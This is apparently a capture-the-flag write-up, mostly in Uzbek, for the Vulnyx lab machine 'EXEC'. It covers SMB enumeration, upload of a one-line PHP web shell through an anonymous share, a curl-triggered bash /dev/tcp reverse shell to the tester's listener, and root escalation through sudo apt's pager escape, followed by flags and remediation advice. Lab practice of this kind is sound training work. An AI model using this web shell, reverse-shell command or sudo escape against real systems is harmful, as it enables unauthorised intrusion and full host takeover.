

EXEC — vulnyx



Target nomi: EXEC — vulnyx

Target IP manzili: 10.13.4.159

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 19.07.2026

1 — Enumerations

Port scanning

Targetning ochiq portlari va portlarida ishlayotgan serviceslarni bilish uchun `nmap` vositasidan foydalanildi

```
nmap -sV 10.13.4.159
```

```
(pegasus@env) - [~]
$ nmap -sV 10.13.4.159
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-18 09:48 +0500
Nmap scan report for 10.13.4.159
Host is up (0.000067s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.57 ((Debian))
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
MAC Address: 08:00:27:C6:CA:6D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.75 seconds

(pegasus@env) - [~]
$ Odilov Aslanbek
```

2 — Web Enumerations

Web Sayit Tahlili

80 - portda apache default home pagesi turibdi




Target mashinada **Samba** server xizmati ishlab turganligini va ulashilgan folderlarni aniqlash

Attacker mashinasida **smbclient** vositasi orqali **Samba** serveriga ulanish o'tkazildi.

```
smbclient -L //10.13.4.159 -N
```

Target mashinada Samba server (smbd 4) ishlab turibdi



SMB protokoli orqali ulashilgan folder topildi (//10.13.4.159/server) Anonymous authentication qabul qilinib turadi

```
smbclient //10.13.4.159/server -N
```

```

(pegasus@env) - [-]
$ smbclient //10.13.4.159/server -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Sun Jul 19 18:27:16 2026
..               D            0   Mon Apr 15 13:04:12 2024
index.html       N       10701  Mon Apr 15 13:04:31 2024

19480400 blocks of size 1024. 16354252 blocks available
smb: \> Odilov Aslanbek

```

Targetda ishlayotgan **Samba** services ichiga **mrcrip.php** fayilini yuklab u orqali **www-date** user nomidan revers shell olindi.

```
put mrcrip.php
```

```
<?php system($_GET['cmd']); ?>
```

```

(pegasus@env) - [~/Desktop]
$ smbclient //10.13.4.159/server -N
Try "help" to get a list of possible commands.
smb: \> put mrcrip.php
putting file mrcrip.php as \mrcrip.php (2.3 kB/s) (average 2.3 kB/s)
smb: \> ls
.                D            0   Sun Jul 19 18:29:09 2026
..               D            0   Mon Apr 15 13:04:12 2024
mrcrip.php       A        31    Sun Jul 19 18:29:09 2026
index.html       N       10701  Mon Apr 15 13:04:31 2024

19480400 blocks of size 1024. 16354248 blocks available
smb: \> Odilvo Aslanbek

```

Atacker machine

```
curl -s "http://10.13.4.159/mrcrip.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.13.4.143%2F4444%20%3E%26%20%27"
```

```
(pegasus@env) - [~/Desktop]
$ curl -s "http://10.13.4.159/mrcrip.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.13.4.143%2F4444%200%3E%26%27"
Odilov Aslanbek
```

Target machine

```
nc -lvnp 4444
```

```
(pegasus@env) - [~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.4.143] from (UNKNOWN) [10.13.4.159] 50008
bash: cannot set terminal process group (488): Inappropriate ioctl for device
bash: no job control in this shell
www-data@exec:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@exec:/var/www/html$ Odilov Aslanbek
```

3 — Initials Access

Tizimdagi `s3cur4` useriga muvaffaqiyatli o'tildi

```
sudo -u s3cur4 /usr/bin/bash
```

```
www-data@exec:/home$ sudo -u s3cur4 /usr/bin/bash
sudo -u s3cur4 /usr/bin/bash
id
uid=1000(s3cur4) gid=1000(s3cur4) groups=1000(s3cur4)
Odilov Aslanbek
```

Olingan shellni interactive qilib olish uchun bu commandadan foydalanildi.

```
script -qc /bin/bash /dev/null
```

Tizimdagi `s3cur4` userining homemida joylashgan `user.txt` file ichidan user flag topildi.

```
45e398cc820ab08df0e3a414eac58fef
```

```
s3cur4@exec:~$ cat user.txt
cat user.txt
45e398cc820ab08df0e3a414eac58fef
s3cur4@exec:~$ pwd
pwd
/home/s3cur4
s3cur4@exec:~$ Odilov Aslanbek|
```

Root Access

Tizimda `s3cur4` user `root` user nomidan commanda ishlatish huquqiga ega ekan
yani `apt` commandasini.

```
sudo /usr/bin/apt changelog apt
```

```

s3cur4@exec:/var/www/html$ sudo /usr/bin/apt changelog apt
sudo /usr/bin/apt changelog apt
Get:1 https://metadata.ftp-master.debian.org apt 2.6.1 Changelog [505 kB]
Fetched 505 kB in 1s (489 kB/s)
WARNING: terminal is not fully functional
Press RETURN to continue

apt (2.6.1) unstable; urgency=medium

* Restore adduser dependency for bookworm.
  This caused some regressions to late in the bookworm cycle. To keep
  upgrade paths (which will have adduser installed) the same, we drop
  the base-password alternative rather than requiring both dependencies,
  as that could change resolving or ordering bugs. (Closes: #1035654)
* Point gitlab-ci and gbp to bookworm/2.6.y

-- Julian Andres Klode <jak@debian.org> Thu, 25 May 2023 16:11:37 +0200

apt (2.6.0) unstable; urgency=medium

* The "unhappy bookworm" release. Too many changes needed to clarify
  licensing.

[ Cyril Brulebois ]
* Teach apt-cdrom's scoring system about non-free-firmware (Closes: #1029751)

[ David Kalnischkies ]
* More support for non-free-firmware
  - Have values in Section config trees refer to them in all components
  - Add non-free-firmware component in documentation
/tmp/apt-changelog-tz0y1g/apt.changelog
  - Suggest using non-free-firmware in update for Debian
:!/bin/bash
!/bin/bash
root@exec:/var/www/html# Odilov Aslanbek

```

Root userning homidagi `root.txt` fayili ichidan root flag topildi

97d8adddb3a3aa8b63e28c2396c5e53f

```
root@exec:~# cat root.txt
cat root.txt
97d8adddb3a3aa8b63e28c2396c5e53f
root@exec:~# pwd
pwd
/root
root@exec:~# whoami
whoami
root
root@exec:~# Odilov Aslanbek
```

4 — Executive Summary

ASOSIY TOPILMALAR (KEY FINDINGS):

1. SMB SHARE'DA FILE UPLOAD VULNERABILITY (CRITICAL - 9.5/10)

- **Muammo:** Samba server (smbd 4) anonymous access bilan konfiguratsiya qilingan
- **Exploitation:** //10.13.4.159/server share'ga PHP shell upload qilish mumkin
- **Impact:** Remote Code Execution (RCE) www-data user sifatida

2. PHP RCE (Remote Code Execution) (CRITICAL - 10/10)

- **Muammo:** SMB share'dagi PHP file execute qilinmoqda
- **Details:** mrcrip.php fayli orqali arbitrary command execution
- **Impact:** Complete web server compromise

3. SUDOERS MISCONFIGURATION (CRITICAL - 9/10)

- **Muammo:** s3cur4 user passwordsiz sudo ruxsatiga ega
- **Details:** `sudo -u s3cur4 /usr/bin/bash` passwordsiz ishlayapti
- **Impact:** s3cur4 user'ga privilege escalation

4. ROOT PRIVILEGE ESCALATION (CRITICAL - 9/10)

- **Muammo:** s3cur4 user root nomidan /usr/bin/apt ishlatish huquqiga ega
- **Details:** `sudo /usr/bin/apt` passwordsiz qabul qilinadi
- **Impact:** Root level access olish

IMMEDIATE ACTIONS (DARHOL QO'LASH):

1.  SMB share'ni anonymous access'dan himoya qilish
2.  Sudoers configuration'ni tekshirish va NOPASSWD entries'ni olib tashlash
3.  Apache'da PHP execution'ni SMB share'da oqligida o'chirish
4.  /usr/bin/apt uchun sudo ruxsatini qayta tekshirish

XULOSA (CONCLUSION):

Target Vulnyx machine'da significant security vulnerabilities aniqlandi.

SMB share'dan foydalanib PHP shell upload qilish, undan RCE olish va sudoers misconfiguration'dan foydalanib root access olish mumkin bo'ldi.

Sistema juda zaif holda va IMMEDIATE remediation talab qilinadi.

Barcha to'rttasi CRITICAL vulnerabilities bo'lgani uchun:

- **Zararli olgan odam bo'lsa → Tizim to'liq ozimlangan**
- **Confidential data'lar xavfda**
- **Data integrity'si o'zgartirilishi mumkin**

Tavsiya: Barcha vulnerabilities'ni darhol bartaraf etish va professional security audit qilish.

TEST NATIJASI:

-  User Flag: `45e398cc820ab08df0e3a414eac58fef`
 -  Root Flag: `97d8adddb3a3aa8b63e28c2396c5e53f`
 -  Full Compromise: **SUCCESS**
-